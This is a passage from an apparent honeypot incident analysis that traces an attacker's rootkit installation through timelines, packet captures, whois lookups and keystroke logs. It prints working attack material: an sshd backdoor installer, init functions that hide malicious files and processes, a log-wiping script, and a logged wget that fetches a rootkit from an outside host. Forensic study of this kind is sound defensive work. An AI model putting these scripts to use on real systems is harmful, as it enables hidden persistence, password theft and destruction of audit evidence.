cp ettercap /usr/local/games
cp parse /usr/local/games
```

The pid file in this directory has some bad news for our attacker:

```
g2 games # cat pid


ettercap demonized with PID: 8169


 Ooops !! Somewhere in the stack a pointer got crazy...

 [ettercap] Segmentation Fault...
```

Strings output on ettercap includes it's usage:

```
Usage: %s [OPTION] [HOST:PORT] [HOST:PORT] [MAC] [MAC]
Sniffing method:
  -a, --arpsniff                ARPBASED sniffing (specifying two host)
                                SMARTARP (specifying one host but with the
list)
                                PUBLICARP (specifying only one host
silently)
                                in silent mode : must specify both IP and
MAC
                                  i.e.: ettercap -Nza IP IP MAC MAC
(ARPBASED)
                                        ettercap -Na IP MAC
(SMARTCARP)
                                        ettercap -Nza IP MAC
(PUBLICARP)
  -s, --sniff                   IPBASED sniffing
                                you can specify the ANY ip that means ALL
hosts
                                  e.g.: ettercap -Nzs ANY:80  (sniff only
http)
  -m, --macsniff                MACBASED sniffing
                                  e.g.: ettercap -zm MAC1 MAC2
                                        ettercap -Nm MAC
General options:
  -N, --simple                  NON interactive mode (without ncurses)
  -z, --silent                  silent mode (no arp storm on start up)
  -O, --passive                 passive scanning of the LAN
  -b, --broadping               broadcast ping instead of arp storm on start
up
  -D, --delay <n sec>           the dalay between arp replies (default is 30
sec)
  -Z, --stormdelay <n usec>     the dalay between arp request (def is 1500
usec)
  -S, --spoof <IP>              on start up send request with this IP
  -H, --hosts <IP1[,IP2][,..]> on start up scan only these hosts
  -d, --dontresolve             don't resolve the IPs (speed up the startup)
  -i, --iface <iface>           network interface to be used
  -n, --netmask <netmask>       the netmask used to scan the lan
  -e, --etterconf <filename>    load options from a config file
  -j, --loadhosts <filename>    load hosts list from a file
  -k, --savehosts               save hosts list to a file
  -v, --version                 check for the latest ettercap version
  -y, --yes                     in combination with -v auto answer yes
  -h, --help                    this help screen
Silent mode options (combined with -N):
  -u, --udp                     sniff only udp connection (default is tcp)
  -R, --reverse                 sniff all the connection but the selected
one
  -p, --plugin <name>           run the "name" plugin ("list" for available
ones)
  -l, --list                    list all hosts in the lan
  -C, --collect                 collect users and passwords only
                                this options must be used with a sniffing
method
                                     Eg: ettercap -NCzs
  -f, --fingerprint <host>      do OS fingerprinting on HOST
  -x, --hexview                 display data in hex mode
```

```
  -L, --logtofile              logs all data to specific file(s)
  -q, --quiet                  "demonize" ettercap (useful with -L)
  -w, --newcert                create a new SSL cert file for HTTPS
dissector
  -F, --filter <filename>      load  "filename" as the filter chain file
  -c, --check                  check for other poisoners in the LAN
  -t, --linktype               tries to indentify the LAN type (switch or
hub)
```

Interesting strings in the parse executable include:

```
usage: %s logfile
 -=* ettercap log parser by overkill *=
    TELNET/FTP section:
    POP3 and IMAP2 accounts:
    IRC:
    WWW accounts:
anonymous
x@channels.undernet.org
nickserv@services.dal.net
/identify password
nickserv identify
chanserv identify
#channel password
#channel +k password
```

This seems to indicate the parse program is meant to parse ettercap output.

The file system time line confirms this copy and shows the other files in the /usr/local/games directory:

```
g2 mactimes # ./getmac /usr/local/games -s
Tue Sep 21 2004 10:45:03   270883 m.c 3915832  /usr/local/games/ettercap
Thu Sep 23 2004 09:27:18     4096 m.c 3915777  /usr/local/games
                              138 m.c 3915835  /usr/local/games/20040923-
Collected-Passwords.log
Fri Sep 24 2004 00:44:39    18799 m.c 3915833  /usr/local/games/parse
Fri Sep 24 2004 00:44:40    18799 .a. 3915833  /usr/local/games/parse
                           270883 .a. 3915832  /usr/local/games/ettercap
                              764 .a. 3915834  /usr/local/games/pid
                             4096 .a. 3915777  /usr/local/games
                              138 .a. 3915835  /usr/local/games/20040923-
Collected-Passwords.log
Fri Sep 24 2004 01:02:09      764 m.c 3915834  /usr/local/games/pid
```

Of immediate interest is the juicy-sounding Collected-Passwords.log file. It contains only an entry from the mech bot installed earlier.

```
g2 games # cat 20040923-Collected-Passwords.log


09:27:18  193.254.240.246:6667 <--> 192.168.1.200:1530           ircd

USER: #saliva
PASS:

JOIN #channel password (password channel)
```

The rootkit install script then installs a sshd backdoor:

```
echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Installing sshd
backdoor...${cl}${wht}"
cd sshd
./sshd-install >/dev/null 2>&1
cd ..
```

The sshd-install script contains:

```
g2 sshd # cat sshd-install
#!/bin/sh
mkdir -p /etc/ssh >/dev/null 2>&1
cp -f init.sshd /etc/rc.d/init.d/sshd
if [ ! -f /etc/ssh/sshd_config ]; then
    cp -f sshd_config /etc/ssh >/dev/null 2>&1
fi
cp -f sshd_config.2 /etc/nfsd_config >/dev/null 2>&1
cp -f sshd /usr/sbin/nfsd >/dev/null 2>&1
chmod +s /usr/sbin/nfsd
if [ ! -f /etc/ssh/ssh_host_key ]; then
    cp -f ssh_host_key /etc/ssh >/dev/null 2>&1
fi
if [ ! -f /etc/ssh_host_key ]; then
    cp -f ssh_host_key /etc >/dev/null 2>&1
fi
if [ ! -x /usr/sbin/sshd ]; then
    cp -f sshd /usr/sbin >/dev/null 2>&1
fi
chattr +iau /usr/sbin/nfsd /etc/rc.d/init.d/sshd /etc/nfsd_config
>>../install.log 2>&1
```

This script simply copies the appropriate files into the specified directories for later use. We can see these effects in the time line, especially the

```
 cp -f init.sshd /etc/rc.d/init.d/sshd
```

during the second run of the main install script:

```
Fri Sep 24 2004 00:44:39    983 m.c 4784156  /etc/rc.d/init.d/sshd
```

If mech was specified on the command line, the rootkit script would then install it, however our attacker had already installed an IRC bot and choose to ignore this option.

Next the script installs startup and shutdown functions to the /etc/rc.d/init.d/functions file.

```
if [ -f /etc/rc.d/init.d/functions ]; then
    cat functions >>/etc/rc.d/init.d/functions
else
    cat functions >/etc/rc.d/init.d/functions
    chmod +x /etc/rc.d/init.d/functions >/dev/null 2>&1
fi
```

The functions that are added are as follows:

```
g2 apal # cat functions
```

```
inet_stop(){
            /usr/bin/ava U dummy >/dev/null 2>&1
            /sbin/rmmod adore >/dev/null 2>&1
            chown root.root /lib/modules/`uname -r`/block/nfs-init.o
>/dev/null 2>&1
            chown root.root /lib/modules/`uname -r`/block/cleaner.o
>/dev/null 2>&1
}

inet_start(){
    cd /usr/sbin
    PBACK=$PATH
    PATH=/usr/sbin
    /usr/bin/shad rpc.nfsd /usr/sbin/nfsd -f /etc/nfsd_config >/dev/null
2>&1
    /usr/sbin/nfsd -f /etc/nfsd_config >/dev/null 2>&1
    PATH=$PBACK
    cd /
    if [ "$1" = "all" ]; then
        cd /usr/local/games >/dev/null 2>&1
        PATH=/usr/local/games
        if [ -x ettercap ]; then
            ettercap -NLCszq >/dev/null 2>pid
        fi
        PATH=$PBACK
        if [ -x /usr/bin/tcpd ]; then
            PATH=/usr/bin
            cd /usr/bin
            tcpd >/dev/null 2>&1
            PATH=$PBACK
        fi
        cd /
        if [ -f /lib/modules/`uname -r`/block/nfs-init.o ] && [ !
"`mount|grep vfat`" ] && [ ! "`mount|grep msdos`" ]; then
            inet_stop >/dev/null 2>&1
            chown root.root /lib/modules/`uname -r`/block/* >/dev/null 2>&1
            /sbin/insmod /lib/modules/`uname -r`/block/nfs-init.o
>/dev/null 2>&1
            /sbin/insmod /lib/modules/`uname -r`/block/cleaner.o >/dev/null
2>&1
            /sbin/rmmod cleaner >/dev/null 2>&1
            /usr/bin/ava i `cat /var/run/nfsd.pid 2>/dev/null` >/dev/null
2>&1
            /usr/bin/ava i `/sbin/pidof atd 2>/dev/null` >/dev/null 2>&1
            cd /usr/local/games/ >/dev/null 2>&1
            pid=`cat pid|grep demonized|awk -F ' ' ' {print $5} ''
>/dev/null 2>&1
            /usr/bin/ava i $pid >/dev/null 2>&1
            /usr/bin/ava i $[$pid+1] >/dev/null 2>&1
            /usr/bin/ava i $[$pid+2] >/dev/null 2>&1
            /usr/bin/ava i $[$pid+3] >/dev/null 2>&1
            /usr/bin/ava i `cat /usr/bin/mech.pid 2>/dev/null` >/dev/null
2>&1
            /usr/bin/ava i `cat /usr/local/games/psybnc/psybnc.pid
2>/dev/null` >/dev/null 2>&1
            /usr/bin/ava h /etc/sysconfig/console >/dev/null 2>&1
            /usr/bin/ava h /etc/sysconfig/console/default.ls >/dev/null
```

```
2>&1
            /usr/bin/ava h /etc/sysconfig/console/default.netstat
>/dev/null 2>&1
            /usr/bin/ava h /etc/sysconfig/console/default.ps >/dev/null
2>&1
            /usr/bin/ava h /etc/sysconfig/console/default.syslog >/dev/null
2>&1
            /usr/bin/ava h /etc/sysconfig/console/default.telnet >/dev/null
2>&1
            /usr/bin/ava h /usr/local/sbin/sshd >/dev/null 2>&1
            /usr/bin/ava h /usr/local/games >/dev/null 2>&1
            /usr/bin/ava h /usr/local/games/parse >/dev/null 2>&1
            /usr/bin/ava h /usr/local/games/ettercap >/dev/null 2>&1
            /usr/bin/ava h /usr/local/games/identd >/dev/null 2>&1
            /usr/bin/ava h /usr/sbin/nfsd >/dev/null 2>&1
            /usr/bin/ava h /var/run/nfsd.pid >/dev/null 2>&1
            /usr/bin/ava h /etc/nfsd_config >/dev/null 2>&1
            /usr/bin/ava h /var/run/crontab.pid >/dev/null 2>&1
            /usr/bin/ava h /etc/ftpusers- >/dev/null 2>&1
            /usr/bin/ava h /usr/bin/mech.help >/dev/null 2>&1
            /usr/bin/ava h /usr/bin/mech.levels >/dev/null 2>&1
            /usr/bin/ava h /usr/bin/mech.pid >/dev/null 2>&1
            /usr/bin/ava h /usr/bin/mech.session >/dev/null 2>&1
            /usr/bin/ava h /usr/bin/mech.set >/dev/null 2>&1
            /usr/bin/ava h /usr/bin/tcpd >/dev/null 2>&1
            /usr/bin/ava h /lib/modules/`uname -r`/block/nfs-init.o
>/dev/null 2>&1
            /usr/bin/ava h /lib/modules/`uname -r`/block/cleaner.o
>/dev/null 2>&1
        fi
    fi
}
```

Again, there is no /usr/bin/ava on the honeypot, so most of these functions would fail.

Next the script touches and restarts xinetd, prints listening ports and checks for other rootkits.

I wonder what the attackers reaction was when the script encountered the line:

```
if [ "`locate mech.session 2>/dev/null`" ] || [ "`locate mech.set
2>/dev/null`" ]; then
    echo "${cl}${hred}aargh.. a stupid mech around${cl}${wht
```

which would have tested true given the following find command:

```
g2 vichda2 # find . -name mech.set
./var/spool/at/apal/mech/mech.set
./usr/bin/mech.set
./usr/include/db/mech.set
```

The script would have complained about a 'stupid mech'. This is an indication that the attacker did not write the install script.

The script then does a quick search of /dev for regular files:

```
find /dev -type f|grep -v MAKEDEV|grep -v ttyo
```

It restarts syslog and runs the script 'clean restart'
/var/spool/at/apal/clean

```
#!/bin/bash
#
# sauber - by socked [11.02.99]
#
# Usage: sauber <string>
BLK='#[1;30m'
RED='#[1;31m'
GRN='#[1;32m'
YEL='#[1;33m'
BLU='#[1;34m'
MAG='#[1;35m'
CYN='#[1;36m'
WHI='#[1;37m'
DRED='#[0;31m'
DGRN='#[0;32m'
DYEL='#[0;33m'
DBLU='#[0;34m'
DMAG='#[0;35m'
DCYN='#[0;36m'
DWHI='#[0;37m'
RES='#[0m'
echo "${BLK}* ${WHI}sauber ${DWHI}by ${WHI}s${BLU}o${DBLU}ck${BLK}ed
[${DWHI}07${BLK}.${DWHI}27${BLK}.${DWHI}97${BLK}]${RES}"
if [ $# != 1 ]
then
  echo "${BLK}* ${DWHI}Usage${WHI}: "$0" <${DWHI}string${WHI}>${RES}"
  echo " "
  exit
fi
echo "${BLK}*${RES}"
echo "${BLK}* ${DWHI}Cleaning logs...${RES}"

WERD=$(/bin/ls -F /var/log | grep -v "/" | grep -v "*" | grep -v ".tgz" |
grep -v ".gz" | grep -v ".tar" | grep -v "lastlog" | grep -v "utmp" | grep -
v "wtmp" | grep -v "@")

for fil in $WERD
do
   line=$(wc -l /var/log/$fil | awk -F ' ' '{print $1}')
   echo -n "${BLK}* ${DWHI}Cleaning ${WHI}$fil ($line
${DWHI}lines${WHI})${BLK}...${RES}"
   grep -v $1 /var/log/$fil > new
   touch -r /var/log/$fil new
   mv -f new /var/log/$fil
   newline=$(wc -l /var/log/$fil | awk -F ' ' '{print $1}')
   let linedel=$(($line-$newline))
   echo "${WHI}$linedel ${DWHI}lines removed!${RES}"

done

killall -HUP syslogd
echo "${BLK}* ${DWHI}Done.${RES}"
```

This script simply takes a string argument and removes lines with that string from log files in the /var/log directory. The script used it to hide the restart of syslog. However a quick check indicates that the script did not entirely remove all traces of syslog restarts:

```
g2 log # fgrep restart messages*
messages:Sep 19 04:02:02 localhost syslogd 1.4.1: restart.
messages.1:Sep 12 04:02:03 localhost syslogd 1.4.1: restart.
messages.2:Sep  5 04:02:03 localhost syslogd 1.4.1: restart.
messages.2:Sep  9 18:56:14 localhost syslogd 1.4.1: restart.
messages.2:Sep  9 19:00:46 localhost syslogd 1.4.1: restart.
messages.3:Aug 29 23:33:37 localhost syslogd 1.4.1: restart.
messages.4:Aug 22 04:02:02 localhost syslogd 1.4.1: restart.
messages.4:Aug 23 22:28:58 localhost syslogd 1.4.1: restart.
messages.4:Aug 23 22:51:03 localhost syslogd 1.4.1: restart.
messages.4:Aug 23 23:16:11 localhost syslogd 1.4.1: restart.
messages.4:Aug 24 00:07:09 localhost syslogd 1.4.1: restart.
messages.4:Aug 24 00:11:10 localhost syslogd 1.4.1: restart.
messages.4:Aug 25 19:17:55 localhost syslogd 1.4.1: restart.
messages.4:Aug 25 19:53:18 localhost syslogd 1.4.1: restart.
messages.4:Aug 25 21:30:21 localhost syslogd 1.4.1: restart.
messages.4:Aug 25 21:51:49 localhost syslogd 1.4.1: restart.
messages.4:Aug 27 23:35:57 localhost syslogd 1.4.1: restart.
messages.4:Aug 28 10:02:57 localhost syslogd 1.4.1: restart.
messages.4:Aug 29 21:57:47 localhost syslogd 1.4.1: restart.
messages.4:Aug 29 22:16:26 localhost syslogd 1.4.1: restart.
messages.4:Aug 29 22:28:22 localhost syslogd 1.4.1: restart.
```

The last step in the script is to reinstate the attributes for the files it affected:

```
chattr +iau /etc/rc.d/init.d/inet /etc/rc.d/init.d/functions
/etc/rc.d/init.d/atd /usr/bin/chsh >/dev/null 2>&1

chattr +iau /bin/ps /bin/netstat /bin/login /bin/ls /usr/bin/du
/usr/bin/find >/dev/null 2>&1

chattr +iau /usr/sbin/atd /usr/bin/pstree /usr/bin/killall /usr/bin/top
/sbin/fuser /sbin/ifconfig /usr/sbin/syslogd >/dev/null 2>&1

chattr +iau /sbin/syslogd /etc/rc.d/init.d/xinetd /usr/bin/shad >/dev/null
2>&1
```

The install.log file for the rootkit is as follows:

```
g2 apal # cat install.log
chattr: No such file or directory while trying to stat /usr/sbin/nfsd
chattr: No such file or directory while trying to stat /etc/nfsd_config
chattr: No such file or directory while trying to stat /usr/sbin/nfsd
chattr: No such file or directory while trying to stat /etc/nfsd_config
```

The attacker returns

After installing the rootkit, the attacker leaves the system and does not return until 9/24/2004 at 12:35:12am.

Keystroke log:

```
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:35:12-092404. PI=6981 UI=0 w
```

It is important to note that there are no corresponding entries in the /var/log/messages or /var/log/secure files to note this log in. This may be because of a successful sshd backdoor installation.

We can however determine the ip address of the login through our tcpdump logs. Issuing a tcpdump command to export all the port 22 packets, removing those from our honeypot and cutting out the IP address fields will give us a list of all IP addresses that interacted via ssh with our honeypot.

```
g2 work # tcpdump  -n -r victcpdump.log_Sep_24_2004_01_00_00 port 22 | grep -
v "IP 192.168.1.200" | cut -d " " -f 3 | cut -d "." -f 1-4 | sort | uniq
reading from file victcpdump.log_Sep_24_2004_01_00_00, link-type EN10MB
(Ethernet)
203.250.133.238
24.20.0.1
24.20.0.12
24.20.0.17
24.20.0.20
24.20.0.24
24.20.0.28
24.20.0.4
24.20.0.5
24.20.0.6
24.20.0.9
82.251.43.49
```

I will show later that the attacker also installs an sshd backdoor on port 21. While searching, we should also search the logs for that port.

```
g2 work # tcpdump  -n -r victcpdump.log_Sep_24_2004_01_00_00 port 21 | grep -
v "IP 192.168.1.200" | cut -d " " -f 3 | cut -d "." -f 1-4 | sort | uniq
reading from file victcpdump.log_Sep_24_2004_01_00_00, link-type EN10MB
(Ethernet)
82.251.43.49
```

This correlates to the same ip address found in the ssh port search above.

This gives us the likely suspect of 82.251.43.49 and 203.250.133.238. The incremented 24.20.* addresses are likely the result of tcp resets sent while ssh scanning originating from the honeypot.

```
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:49:37-092404. PI=8342 UI=0 ./go 24.20
```

Our attacker initially attached to the honeypot from 218.104.55.15, then 82.79.2.181, then 80.97.69.120. These new ip addresses deserve investigation for correlating entries.

An initial whois for 203.250.133.238 returned unprintable characters. So running the output through strings yields:

```
g2 work # whois 203.250.133.238 | strings
(www.nic.or.kr)
 Whois
query: 203.250.133.238
# ENGLISH
KRNIC is not a ISP but a National Internet Registry similar to APNIC.
The followings are information of the organization that is using the IPv4
address.
IPv4 Address       : 203.250.132.0-203.250.147.255
Network Name       : KREONET-LLINE-PCU
Connect ISP Name   : KREONet
Connect Date       : 20000101
Registration Date  : 20040117
[ Organization Information ]
Organization ID    : ORG374765
Org Name           : PaiChai University
State              : TAEJON
Address            : Doma3-dong Seo-gu
Zip Code           : 302-735
[ Admin Contact Information]
Name               : YoungChun Yu
Org Name           : PaiChai University
State              : TAEJON
Address            : Doma3-dong Seo-gu
Zip Code           : 302-735
Phone              : +82-42-520-5700
E-Mail             : ycryu@mail.paichai.ac.kr
[ Technical Contact Information ]
Name               : YoungChun Yu
Org Name           : PaiChai University
State              : TAEJON
Address            : Doma3-dong Seo-gu
Zip Code           : 302-735
Phone              : +82-42-520-5700
E-Mail             : ycryu@mail.paichai.ac.kr
---------------------------------------------------------------------------
If the above contacts are not reachable, please see the following ISP
contacts
for further information or network abuse.
[ ISP IPv4 Admin Contact Information ]
Name               : IP Adminstrator
Phone              : +82-42-869-0707
Fax                : +82-42-869-0509
E-Mail             : isp@kreonet.net
[ ISP IPv4 Tech Contact Information ]
Name               : IP Manager
Phone              : +82-42-869-0707
Fax                : +82-42-869-0509
E-Mail             : isp@kreonet.net
[ ISP Network Abuse Contact Information ]
Name               : Network Abuse
Phone              : +82-42-869-0707
Fax                : +82-42-869-0509
E-Mail             : cert@kreonet.net
```

```
# KOREAN
KRNIC
 IPv4
IPv4
          : 203.250.132.0-203.250.147.255
      : KREONET-LLINE-PCU
 ISP
         : KREONet
ISP
       : 20000101
    : 20040117
[ IPv4
       : ORG374765
             :
             :
               :
               :
             :
             :
               :
          : +82-42-520-5700
          : ycryu@mail.paichai.ac.kr
               :
             :
             :
               :
          : 302-735
          : +82-42-520-5700
          : ycryu@mail.paichai.ac.kr
--------------------------------------------------------------------------------
 IPv4
 ISP
 IPv4
               : IP
          : +82-42-869-0707
Fax               : +82-42-869-0509
          : isp@kreonet.net
 IPv4
               : IP
          : +82-42-869-0707
Fax               : +82-42-869-0509
          : isp@kreonet.net
 Network Abuse
               : Network Abuse
          : +82-42-869-0707
Fax               : +82-42-869-0509
          : cert@kreonet.net
- KRNIC Whois Service -
```

This seems to indicate the address is owned by a Korean university. Running whois for 82.251.43.49 seems to indicate a French IP address.

```
g2 work # whois 82.251.43.49
% This is the RIPE Whois tertiary server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
```

```
% See http://www.ripe.net/db/copyright.html

inetnum:      82.224.0.0 - 82.255.255.255
org:          ORG-PISP1-RIPE
netname:      FR-PROXAD-20031104
descr:        PROVIDER Local Registry
descr:        Proxad, Internet Service Provider in France
country:      FR
admin-c:      ACP23-RIPE
tech-c:       TCP8-RIPE
status:       ALLOCATED PA
notify:       ripe-notify@proxad.net
mnt-by:       RIPE-NCC-HM-MNT
mnt-lower:    PROXAD-MNT
mnt-routes:   PROXAD-MNT
changed:      hostmaster@ripe.net 20031104
source:       RIPE

route:        82.224.0.0/11
descr:        ProXad network / Free SAS
descr:        Paris, France
origin:       AS12322
notify:       ripe-notify@proxad.net
mnt-by:       PROXAD-MNT
changed:      nhyvernat+ripe@corp.free.fr 20031104
source:       RIPE

organisation: ORG-PISP1-RIPE
org-name:     Proxad, Internet Service Provider in France
org-type:     LIR
address:      8 rue de la Ville l'Eveque
address:      Paris
address:      75008
address:      France
phone:        +33 1 56 26 20 00
fax-no:       +33 1 56 26 03 11
e-mail:       ripe-misc@proxad.net
admin-c:      RA999-RIPE
admin-c:      ACP23-RIPE
admin-c:      TCP8-RIPE
admin-c:      NH1184-RIPE
admin-c:      NS496-RIPE
mnt-ref:      PROXAD-MNT
mnt-ref:      RIPE-NCC-HM-MNT
mnt-by:       RIPE-NCC-HM-MNT
changed:      hostmaster@ripe.net 20040415
changed:      bitbucket@ripe.net 20041012
source:       RIPE

role:         Administrative Contact for ProXad
address:      Free SAS / ProXad
address:      8, rue de la Ville L'Eveque
address:      75008 Paris
phone:        +33 1 73 50 20 00
fax-no:       +33 1 73 50 25 01
e-mail:       hostmaster@proxad.net
trouble:      Information: http://www.proxad.net/
trouble:      Spam/Abuse requests: mailto:abuse@proxad.net
```

```
admin-c:      RA999-RIPE
tech-c:       NH1184-RIPE
tech-c:       NS496-RIPE
nic-hdl:      ACP23-RIPE
notify:       ripe-notify@proxad.net
mnt-by:       PROXAD-MNT
changed:      nhyvernat+ripe@corp.free.fr 20031028
source:       RIPE

role:         Technical Contact for ProXad
address:      Free SAS / ProXad
address:      8, rue de la Ville L'Eveque
address:      75008 Paris
phone:        +33 1 73 50 20 00
fax-no:       +33 1 73 50 25 01
e-mail:       hostmaster@proxad.net
trouble:      Information: http://www.proxad.net/
trouble:      Spam/Abuse requests: mailto:abuse@proxad.net
admin-c:      RA999-RIPE
tech-c:       NH1184-RIPE
nic-hdl:      TCP8-RIPE
notify:       ripe-notify@proxad.net
mnt-by:       PROXAD-MNT
changed:      nhyvernat+ripe@corp.free.fr 20040903
source:       RIPE
```

Of the two latest IP addresses, our attacker seems to done most of his work from the French entry. Counting the packets originating from the French IP address yields 6114 entries versus 253 entries from the Korean IP:

```
g2 work # tcpdump  -n -r victcpdump.log_Sep_24_2004_01_00_00  host
203.250.133.238 | wc -l
reading from file victcpdump.log_Sep_24_2004_01_00_00, link-type EN10MB
(Ethernet)
253
g2 work # tcpdump  -n -r victcpdump.log_Sep_24_2004_01_00_00  host
82.251.43.49 | wc -l
reading from file victcpdump.log_Sep_24_2004_01_00_00, link-type EN10MB
(Ethernet)
6114
```

Using the reverse dns lookup at www.dnsstuff.com maps the 203.250.133.238 address to master302.paichai.ac.kr. The ip address 82.251.43.49 maps to lns-vlq-49-mar-82-251-43-49.adsl.proxad.net.

The wtmp file contains no entries for the Korean address but does contains entries for the French ip address:

```
g2 log # strings wtmp | grep proxad
lns-vlq-49-82-251-43-49.adsl.proxad.net
lns-vlq-49-82-251-43-49.adsl.proxad.net
lns-vlq-49-82-251-43-49.adsl.proxad.net
lns-vlq-49-82-251-43-49.adsl.proxad.net
```

Now that our attacker is on the box the first change he makes is to create a hidden

directory in /tmp:

```
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:35:27-092404. PI=6981 UI=0 cd /tmp
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:35:55-092404. PI=6981 UI=0 mkdir -p "  "
```

The mactime log shows this directory with a later create time since our attacker performs a few more actions before extracting a tar archive into the directory.

```
g2 mactimes # ./getmac 3965116 -s
Fri Sep 24 2004 00:48:53     4096 m.c 3965116  /tmp/
Fri Sep 24 2004 00:53:10     4096 .a. 3965116  /tmp/
```

In the meantime, the attacker extracts another tool to the /tmp/cd directory.

Keystroke log:

```
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:36:49-092404. PI=6981 UI=0 wget 219.96.225.67/raul.tar.gz
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:37:01-092404. PI=6981 UI=0 tar -xzvf raul.tar.gz
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:37:02-092404. PI=6981 UI=0 ls
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:37:13-092404. PI=6981 UI=0 ps aux
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:37:24-092404. PI=6981 UI=0 cd cd
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:37:30-092404. PI=6981 UI=0 ./setup dobrepaulnicolae 1122
```

The raul.tar.gz archive contains:

```
g2 tmp # tar tvfz raul.tar.gz
drwxr-xr-x qmailp/vchkpw     0 2003-02-28 16:17:06 cd/
-rw-r--r-- qmailp/vchkpw 14511 2001-05-13 09:15:04 cd/adore.c
-rw-r--r-- qmailp/vchkpw  4212 2001-02-26 07:55:45 cd/ava.c
-rw-r--r-- qmailp/vchkpw 430885 2002-01-13 22:42:26 cd/bin.tgz
-rw-r--r-- qmailp/vchkpw  1979 2000-12-23 07:57:23 cd/cleaner.c
-rw-r--r-- qmailp/vchkpw   519 2002-10-05 19:51:37 cd/conf.tgz
-rw-r--r-- qmailp/vchkpw  1904 2000-09-19 06:47:24 cd/dummy.c
-rw-r--r-- qmailp/vchkpw  3417 2001-05-13 09:15:04 cd/libinvisible.c
-rw-r--r-- qmailp/vchkpw  2527 2000-12-21 06:54:05 cd/libinvisible.h
-rw-r--r-- qmailp/vchkpw  28999 2001-01-12 04:15:29 cd/lib.tgz
-rw-r--r-- qmailp/vchkpw   769 2002-05-17 08:06:08 cd/Makefile.non-smp
-rw-r--r-- qmailp/vchkpw   768 2002-05-17 08:06:59 cd/Makefile.smp
-rw-r--r-- qmailp/vchkpw  2191 2001-05-13 09:15:04 cd/rename.c
-rwxr-xr-x qmailp/vchkpw  12688 2003-12-16 06:23:18 cd/setup
-rwxr-xr-x qmailp/vchkpw   264 2002-08-31 08:36:22 cd/twist2open
-rwxr-xr-x qmailp/vchkpw  59893 2003-02-28 16:21:34 cd/inst
```

MACtime log:

```
Fri Sep 24 2004 00:36:52   497973 ..c -/-rw-r--r-- 213158
/tmp/raul.tar.gz
Fri Sep 24 2004 00:37:01     4212 ..c -/-rw-r--r-- 3965119  /tmp/cd/ava.c
                            59893 ..c -/-rwxr-xr-x 3965132  /tmp/cd/inst
                             2191 ..c -/-rw-r--r-- 3965129
/tmp/cd/rename.c
```

```
                            12688 ..c -/-rwxr-xr-x 3965130  /tmp/cd/setup
                              519 ..c -/-rw-r--r-- 3965122
/tmp/cd/conf.tgz
                             1904 ..c -/-rw-r--r-- 3965123  /tmp/cd/dummy.c
                              264 ..c -/-rwxr-xr-x 3965131
/tmp/cd/twist2open
                             1979 ..c -/-rw-r--r-- 3965121
/tmp/cd/cleaner.c
                              768 ..c -/-rw-r--r-- 3965128
/tmp/cd/Makefile.smp
                            28999 ..c -/-rw-r--r-- 3965126  /tmp/cd/lib.tgz
                             2527 ..c -/-rw-r--r-- 3965125
/tmp/cd/libinvisible.h
                             3417 ..c -/-rw-r--r-- 3965124
/tmp/cd/libinvisible.c
                           430885 ..c -/-rw-r--r-- 3965120  /tmp/cd/bin.tgz
                              769 ..c -/-rw-r--r-- 3965127
/tmp/cd/Makefile.non-smp
                            14511 ..c -/-rw-r--r-- 3965118  /tmp/cd/adore.c
```

Given the adore.c and ava.c files, this is likely to be another version of the adore rootkit. Adore.c is the source for adore as this snippet shows:

```
/*** (C) 2001 by Stealth -- http://spider.scorpions.net/~stealth
 ***
 ***
 *** (C)'ed Under a BSDish license. Please look at LICENSE-file.
 *** SO YOU USE THIS AT YOUR OWN RISK!
 *** YOU ARE ONLY ALLOWED TO USE THIS IN LEGAL MANNERS.
 *** !!! FOR EDUCATIONAL PURPOSES ONLY !!!
 ***
 ***    -> Use ava to get all the things workin'.
 ***
 *** Greets fly out to all my friends. You know who you are. :)
 *** Special thanks to Shivan for granting root access to his
 *** SMP box for adore-development. More thx to skyper for also
 *** granting root access.
 ***
 ***/
```

The attacker runs:

```
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:37:30-092404. PI=6981 UI=0 ./setup dobrepaulnicolae 1122
```

Which is the setup script in the cd directory. The setup script begins with the comments:

```
#!/bin/bash
#
# shkit-v4-internal release 2002
# inspired from tk but fixed a lot of shits
# and added new ones to suite our needs.
# patched ./pg coz it was buggy on tkv8
# urgent release due to x2 SSHD vulnerability
# SSHD patched in this version so dont try
# ./x2 -t 1 victim port any more ;)
# hax0r w1th th1s as much as u want
# USAGE:
```

```
# ./setup pass port
```

This means the attacker intended the script to use the password of dobrepaulnicolae and a port of 1122.

The entire script is attached in the appendix as a reference to /tmp/cd/setup.

The script starts by extracting files from bin.tgz, conf.tgz, lib.tgz, bin/ssh.tgz and bin/ssh-only.tgz. It then attempts to delete these tar archives, but the delete fails and leaves the archives on the drive.

```
# lets unzip our shit now
tar xfz bin.tgz
tar xfz conf.tgz
tar xfz lib.tgz
rm -rf bin.tgz conf.tgz lib.tgz
tar xfz bin/ssh.tgz
tar xfz bin/ssh-only.tgz
rm -rf ssh*.tgz
sleep 2
cd $basedir
```

The file bin.tgz creates a /tmp/cd/bin directory:

```
Fri Sep 24 2004 00:39:33     4096 m.c d/drwxr-xr-x 1327415  /tmp/cd/bin
Fri Sep 24 2004 00:39:34     4096 .a. d/drwxr-xr-x 1327415  /tmp/cd/bin
```

With the following files:

```
g2 cd # tar tvfz bin.tgz
drwxr-xr-x burim/burim       0 2002-01-13 22:42:07 bin/
-rwxr-xr-x burim/burim   39696 2000-11-29 13:54:24 bin/ls
-rwxr-xr-x burim/burim   82628 2000-11-29 14:41:17 bin/lsof
-rwxr-xr-x burim/burim   39696 2000-11-29 13:54:24 bin/dir
-rwxr-xr-x burim/burim   59536 2000-11-29 13:54:24 bin/find
-rwxrwxr-x burim/burim   97405 2002-01-13 22:41:55 bin/ssh.tgz
-rwxr-xr-x burim/burim   31452 2000-12-13 03:27:06 bin/md5sum
-rwxr-xr-x burim/burim   31504 2000-11-29 13:54:24 bin/ifconfig
-rwxr-xr-x burim/burim   54152 2000-11-29 13:54:24 bin/netstat
